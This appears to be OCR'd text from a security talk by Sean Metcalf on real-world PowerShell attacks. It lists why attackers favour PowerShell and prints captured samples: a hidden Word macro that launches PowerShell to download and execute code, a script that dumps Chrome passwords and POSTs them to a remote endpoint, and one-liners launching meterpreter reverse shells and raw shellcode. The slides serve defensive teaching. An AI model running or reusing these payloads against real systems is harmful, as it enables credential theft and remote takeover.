
- Run code in memory without touching disk.
- Download & execute code from another system.
- Interface with .Net & Windows APIs.
- Built-in remoting.
- CMD.exe is commonly blocked, though not PowerShell.
- Most organizations are not watching PowerShell activity.
- Many endpoint security products don’t have visibility into PowerShell activity.


YEAH, IF YOU COULD JUST OPEN THAT WORD DOCUMENT
& BYPASS MACRO SECURITY THAT WOULD BE GREAT...

Real-world PowerShell attacks


Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Word Macro -> PowerShell -> Download & Execute Payload



```
Sub AutoOpen()
   Const HIDDEN_WINDOW = 0
   strComputer = "."
   x1 = "Download"
   x2 = "S" & "tring"
   Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

   Set objStartup = objWMIService.Get("Win32_ProcessStartup")
   Set objConfig = objStartup.SpawnInstance_
   objConfig.ShowWindow = HIDDEN_WINDOW
   Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process"
   objProcess.Create "power" & "shell" & ".exe -ExecutionPolicy Bypass
-WindowStyle Hidden -noprofile -noexit -c if ([IntPtr]::size -eq 4)
{(new-object Net.WebClient)." & x1 & x2 &
"('https://github[.]com/*redacted*') | iex } else
{(new-object Net.WebClient)." & x1 & x2 & |
"('https://github[.]com/*redacted*') | iex}", Null,
objConfig, intProcessID
End Sub
```


Download Code & Upload Recon Data



```
        [System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }
        & cmd /c %systemroot%\system32\windowspowershell\v1.0\powershell.exe
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { `$true }; IEX (New-Object
Net.WebClient).DownloadString('https://wsusupdate.com/script?id=random&name=chrome'); Stop-Process -name chrome -ErrorAction
SilentlyContinue; Start-sleep -seconds 3; Get-ChromeDump -OutFile $env:temp\chrome.log; Exit"
            Start-Sleep -Seconds 60
            If (Test-Path "$env:temp\chrome.log") {
            #$content = [IO.File]::ReadAllText("$env:temp\chrome.log")
            $content = Get-Content "$env:temp\chrome.log" | Out-String
            $content = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($content))
            $json = @{"resolution" = $resolution; "domain" = $domain; "computer_name" = $computer_name; "username" = $username; "timezone"
= $timezone; "hashid" = $hashid; "version" = $version; "content" = $content; "type" = "chbrwpwd"}
            $log_json = $json | ConvertTo-Json
            $buffer = [System.Text.Encoding]::UTF8.GetBytes($log_json)
            write-host $buffer
            $url+'/pshlog'
            [System.Net.HttpWebRequest] $webRequest = [System.Net.WebRequest]::Create($url+'/pshlog')
            $webRequest.ContentType = "application/json"
            $webRequest.Timeout = 10000
            $webRequest.Method = "POST"
            $webRequest.ContentLength = $buffer.Length
```

http://pastebin.com/7wYupkJL


Download Code & Execute



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command
  iex (New-Object system.Net.WebClient).DownloadString(\""https://goo.gl/11XkcQ\"");

Invoke-Shellcode -Force -Shellcode 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,0x
e7780aab10e1ee068b0f120764e52753e6099c7601b0dca87998e1040fa21a2b

C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -WindowStyle Hidden
  -nop -noexit -c IEX ((New-Object Net.WebClient).DownloadString('192.168.1.1'));

Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.1.1 -Lport 8080 -Force
84bab3fcd2999d67d98ce2a650e18e7065002c04f7c54b80daefaea1e8dbc47b

C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -WindowStyle Hidden -nop -noexit -c
IEX ((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/powershellmafia/powersploit/master/codeexecuti
Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 172.16.1.29 -Lport 1652 -Force
2759f8165895bc0e91cde2c73a5b44ea8fcaa873db77932bd4fc4a46822ecd94

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Exe ByPass -Nol
-Enc KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAZgBpAGwAZQA
```

http://pastebin.com/juC4CkQG

